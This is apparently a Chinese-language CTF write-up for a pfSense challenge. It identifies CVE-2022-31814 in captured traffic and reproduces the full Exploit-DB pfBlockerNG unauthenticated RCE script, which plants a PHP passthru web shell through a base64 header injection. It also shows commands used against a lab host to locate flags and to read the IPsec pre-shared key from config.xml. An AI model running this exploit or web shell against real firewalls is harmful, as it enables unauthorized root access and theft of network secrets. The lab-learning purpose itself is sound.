pfsense
问1·从流量数据包中找出攻击者利用漏洞开展攻击的会话,写出其中攻击者执行的命令中设置的flag内容
过滤http,在GET请求中找到加密的flag,base64解密即可

<?$a=fopen("/usr/local/www/system_advanced_control.php","w") or die();$t='<?php print(passthru( $_GET["c"]));?>';fwrite($a,$t);fclose( $a);?>flag{c930a20729cd710c9ac2e1bcd36856e5}flag{c930a20729cd710c9ac2e1bcd36856e5}
问2·攻击者通过漏洞利用获取设备控制权限,然后查找设备上的flag文件,写出flag的文件内容
首先判断漏洞类型,分析此段代码为CVE-2022-31814pfsense远程命令执行漏洞,
<?$a=fopen(“/usr/local/www/system_advanced_control.php”,”w”) or die();$t='<?php print(passthru( $_GET[“c”]));?>’;fwrite($a,$t);fclose( $a);?>
使用exp
来源:https://www.exploit-db.com/exploits/51032
# Exploit Title: pfBlockerNG 2.1.4_26 - Remote Code Execution (RCE)
# Shodan Results: https://www.shodan.io/search?query=http.title%3A%22pfSense+-+Login%22+%22Server%3A+nginx%22+%22Set-Cookie%3A+PHPSESSID%3D%22
# Date: 5th of September 2022
# Exploit Author: IHTeam
# Vendor Homepage: https://docs.netgate.com/pfsense/en/latest/packages/pfblocker.html
# Software Link: https://github.com/pfsense/FreeBSD-ports/pull/1169
# Version: 2.1.4_26
# Tested on: pfSense 2.6.0
# CVE : CVE-2022-31814
# Original Advisory: https://www.ihteam.net/advisory/pfblockerng-unauth-rce-vulnerability/

#!/usr/bin/env python3
import argparse
import requests
import time
import sys
import urllib.parse
from requests.packages.urllib3.exceptions import InsecureRequestWarning

requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

parser = argparse.ArgumentParser(description="pfBlockerNG <= 2.1.4_26 Unauth RCE")
parser.add_argument('--url', action='store', dest='url', required=True, help="Full URL and port e.g.: https://192.168.1.111:443/")
args = parser.parse_args()

url = args.url
shell_filename = "system_advanced_control.php"

def check_endpoint(url):
        response = requests.get('%s/pfblockerng/www/index.php' % (url), verify=False)
        if response.status_code == 200:
                print("[+] pfBlockerNG is installed")
        else:
                print("\n[-] pfBlockerNG not installed")
                sys.exit()

def upload_shell(url, shell_filename):
        payload = {"Host":"' *; echo 'PD8kYT1mb3BlbigiL3Vzci9sb2NhbC93d3cvc3lzdGVtX2FkdmFuY2VkX2NvbnRyb2wucGhwIiwidyIpIG9yIGRpZSgpOyR0PSc8P3BocCBwcmludChwYXNzdGhydSggJF9HRVRbImMiXSkpOz8+Jztmd3JpdGUoJGEsJHQpO2ZjbG9zZSggJGEpOz8+'|python3.8 -m base64 -d | php; '"}
        print("[/] Uploading shell...")
        response = requests.get('%s/pfblockerng/www/index.php' % (url), headers=payload, verify=False)
        time.sleep(2)
        response = requests.get('%s/system_advanced_control.php?c=id' % (url), verify=False)
        if ('uid=0(root) gid=0(wheel)' in str(response.content, 'utf-8')):
                print("[+] Upload succeeded")
        else:
                print("\n[-] Error uploading shell. Probably patched ", response.content)
                sys.exit()

def interactive_shell(url, shell_filename, cmd):
        response = requests.get('%s/system_advanced_control.php?c=%s' % (url, urllib.parse.quote(cmd, safe='')), verify=False)
        print(str(response.text)+"\n")


def delete_shell(url, shell_filename):
        delcmd = "rm /usr/local/www/system_advanced_control.php"
        response = requests.get('%s/system_advanced_control.php?c=%s' % (url, urllib.parse.quote(delcmd, safe='')), verify=False)
        print("\n[+] Shell deleted")

check_endpoint(url)
upload_shell(url, shell_filename)
try:
        while True:
                cmd = input("# ")
                interactive_shell(url, shell_filename, cmd)
except:
        delete_shell(url, shell_filename)

复制后创建py文件并在记事本中添加代码保存,接下来按要求设置虚拟机




配置好后打开虚拟机后可以正常访问题目所给出网站,但是未知账号密码

返回当时创建py文件目录,执行
python 1.py –url http://61.139.2.139/
上传成功后查找flag内容
find / -name flag*
cat /home/ctfer/flag.txt

flag{1b030dacb6e82a5cca0b1e6d2c8779fa}
问3·找出并提交受控机设备中普通用户的IPsec预共享密钥
查询资料得知目标位置
在 pfSense 中,IPsec 预共享密钥(PSK)以加密形式存储在配置文件中 ,具体路径为:/cf/conf/config.xml
1.存储形式 :
PSK 不会以明文存储,而是通过 pfSense 的加密机制保存在 <ipsec> 标签内的 <phase1> 配置段中。
2.访问权限 :
- 该文件只有 root 用户 或通过 管理员权限 可读写。
- 普通用户默认无法直接查看或编辑此文件。
执行命令:
cat /cf/conf/config.xml

下滑找到共享密钥
flag{bde4b5e2d0c43c177895f6f5d85beb97}